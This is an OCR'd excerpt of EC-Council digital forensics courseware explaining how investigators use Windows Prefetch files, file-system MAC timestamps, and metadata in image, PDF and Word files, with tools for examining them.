All Rights Reserved. Reproduction is Strictly Prohibited.


Prefetch Files

When a user installs an application, runs it, and deletes it, traces of that application can be found in the **Prefetch directory**

DWORD value at the **offset 144** within the file corresponds to the number of times the application is launched

DWORD value at the **offset 120** within the file corresponds to the last time of the application run, this value is stored in **UTC format**


Information from **.pf file** can be correlated with the registry or Event Log information to determine who was **logged on to the system**, who was running which applications, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Prefetch Files (Cont'd)

- Prefetching is used by the Windows OS to **speed up system boot process** and application launches
- The data is recorded for up to first 10 seconds after the application process is started
- Once the data is processed, it is written to a **.pf** file in the **Windows\Prefetch** directory
- The forensic investigator should identify whether the victim's system has enabled the prefetching process, before conducting examination



- Prefetching is controlled by the registry key:
  `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet00x\Control\SessionManager\MemoryManagement\PrefetchParameters`
- The data associated with value of **EnablePrefetcher** tells which form of prefetching the system uses:
  - 0: Prefetching is disabled
  - 1: Application prefetching is enabled
  - 2: Boot prefetching is enabled
  - 3: Both application and boot prefetching are enabled

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Prefetch Files

Prefetch files store information on applications that have been run on the system. The prefetch files can serve as a valuable source of forensic evidence for investigators because even if applications that were run on a system are later deleted or uninstalled, the prefetch files pertaining to those applications still reside in the prefetch folder at `C:\Windows\Prefetch`.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DWORD value at the offset 144 within the file corresponds to the number of times the application is launched. DWORD value at the offset 120 within the file corresponds to the last time of the application run, this value is stored in UTC format. Information from .pf file can be correlated with the registry or Event Log information to determine who was logged on to the system, who was running which applications, etc.

Prefetching

Prefetching is used by the Windows OS to speed up system boot process and application launches. The data is recorded for up to first 10 seconds after the application process is started. Once the data is processed, it is written to a .pf file in the **`Windows\Prefetch`** directory. The forensic investigator should identify whether the victim's system has enabled the prefetching process, before conducting examination. Prefetching is controlled by the registry key: **`HKEY_LOCAL_MACHINE\SYSTEM\ControlSet00x\Control\SessionManager\MemoryManagement\PrefetchParameters`**.




Figure 6.38: PrefetchParameters

The data associated with value of **`EnablePrefetcher`** (highlighted in the figure above) tells which form of prefetching the system uses:

0: Prefetching is disabled

1: Application prefetching is enabled

2: Boot prefetching is enabled

3: Both application and boot prefetching are enabled

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Image Files

The metadata present in a JPEG image file depends largely on the application that created or modified it. For e.g., digital cameras embed Exchangeable Image File Format (EXIF) information in images, which can include the model and manufacturer of the camera, and even store thumbnails or audio information.

You can use tools such as Exiv2, IrfanView, and the Image::MetaData::JPEG Perl module to view, retrieve, and in some cases modify the metadata embedded in JPEG image files. Tools such as ExifReader, EXIF Library, and ExifTool display EXIF data found in a JPEG image.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metadata Investigation

In computer forensics, metadata obtained from the databases, image files, word files, web browsers, etc., contains evidentiary data of forensic value. Metadata includes file name, file size, MAC timestamps, GPS data, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Metadata

Metadata is structured data that gives information about certain characteristics of electronic data, including the time and the person that created, accessed, and modified the data. It cannot be seen without using special applications, and users can inadvertently share confidential information when sending or providing files in electronic forms.

Examples of metadata include the following:

- Organization name
- Author name
- Computer name
- Network name
- Hidden text or cells
- Document versions
- Template information
- Personalized views
- Non-visible portions of embedded Object Linking and Embedding (OLE) objects

It is important to collect this data as it provides information about the following:

- Hidden data about the document
- Who tried to hide, delete, or obscure the data
- Correlated documents from different sources

The investigator can use tools such as Metadata Assistant, Paraben P2 Commander, and Metashield Analyzer to analyze metadata.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Metadata in Different File Systems

- The most commonly known metadata about files on Windows systems are the files' **MAC times**; MAC stands for **modified**, **accessed**, and **created**
- The MAC times are **time stamps** that refer to the time at which the file was last modified, last accessed, and originally created
- **MAC times** are managed by the OS depending on the file system used
  - On the **FAT file system**, times are stored based on the **local time** of the computer system
  - **NTFS file system** stores MAC times in **Coordinated Universal Time** (UTC) format
- Investigate the way the **timestamps are displayed**, based on various move and copy actions



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metadata in Different File Systems (Cont'd)

How time stamps are displayed and changed in the FAT 16 and NTFS file systems is shown below

FAT 16 file system

- **Copy myfile.txt from C:\ to C:\subdir on the same file system (FAT 16)**
  - **Myfile.txt** retains the same modification date, but the creation date is updated to the current date and time
- **Move myfile.txt from C:\ to C:\subdir on the same file system (FAT 16)**
  - Myfile.txt retains the same modification and creation dates
- **Copy myfile.txt from a FAT16 partition to an NTFS partition**
  - Myfile.txt retains the same modification date, but the creation date is updated to the current date and time
- **Move myfile.txt from a FAT16 partition to an NTFS partition**
  - Myfile.txt retains the same modification and creation dates

NTFS file system

- **Copy myfile.txt from C:\ to C:\subdir on the same file system (NTFS)**
  - Myfile.txt retains the same modification date, but the creation date is updated to the current date and time
- **Move myfile.txt from C:\ to C:\subdir on the same file system (NTFS)**
  - Myfile.txt retains the same modification and creation dates



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metadata in Different File Systems

The most commonly known metadata about files on Windows systems are the file MAC times. MAC stands for modified, accessed, and created. The MAC times are timestamps that refer to the time at which the file was last modified in some way (data was either added to the file or removed from it), the time when it was last accessed (when the file was last opened), and when the file was originally created.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

On the FAT file system, these timings are recorded based on the local time of the computer system, whereas the NTFS file system stores MAC times in Coordinated Universal Time (UTC) format, which is analogous to Greenwich Mean Time (GMT).

Another aspect of file and directory MAC times that is of interest to an investigator is the way the timestamps are displayed, based on various move and copy actions.


FAT 16 file system

- Copy myfile.txt from C:\ to C:\subdir on the same file system (FAT 16)
  - Myfile.txt retains the same modification date, but the creation date is updated to the current date and time
- Move myfile.txt from C:\ to C:\subdir on the same file system (FAT 16)
  - Myfile.txt retains the same modification and creation dates
- Copy myfile.txt from a FAT16 partition to an NTFS partition
  - Myfile.txt retains the same modification date, but the creation date is updated to the current date and time
- Move myfile.txt from a FAT16 partition to an NTFS partition
  - Myfile.txt retains the same modification and creation dates

NTFS file system

- Copy myfile.txt from C:\ to C:\subdir on the same file system (NTFS)
  - Myfile.txt retains the same modification date, but the creation date is updated to the current date and time
- Move myfile.txt from C:\ to C:\subdir on the same file system (NTFS)
  - Myfile.txt retains the same modification and creation dates

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metadata in PDF Files

Portable Document Format (PDF) files can contain metadata such as the name of the author, the date that the file was created, and the application used to create that file. The metadata shows that the PDF file was created on MacOS or it was created by converting a Word document to PDF format. The pdfmeta.pl and pdfdmp.pl scripts can be used to extract metadata from PDF files. Another way to retrieve metadata is to open the file in Adobe Reader and click File → Properties. The Description tab of the Properties dialog box contains all the available metadata.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.39: Document Properties window

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metadata in Word Documents

Word documents are compound documents, based on OLE technology that defines a "file structure within a file." Besides formatting information, Word documents can contain quite a bit of additional information that is not visible to the user, depending on the user view of the document.

Word documents can maintain not only past revisions but also a list of up to the last 10 authors who edited a file. This has posed an information disclosure risk to individuals and organizations. Perl scripts wmd.pl and oledmp.pl are used to list the OLE streams and trash bins embedded in a Word document.

Metadata in MSWord 2010 can be viewed by following the steps mentioned below:

- Click on the File tab → Info option
- Click Check for Issues → Inspect Document
- Select the content to view and click the Inspect button

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.40: Examining metadata in Word documents





Figure 6.41: Examining metadata in Word documents

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metadata Analysis Tool: Metashield Analyzer

Source: *https://www.elevenpaths.com*

Metashield Analyzer is an online tool to analyze the metadata contained in a file. This tool reveals the details like creation and modification date, users found and the name of the application they worked on, number of times edited, and the paths found. A file can be analyzed by using the following procedure:

- Click Select File to select the required file
- Click Analyze and accept the terms and conditions in the pop-up
- Click on Analyze to view the output, or the metadata of the file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

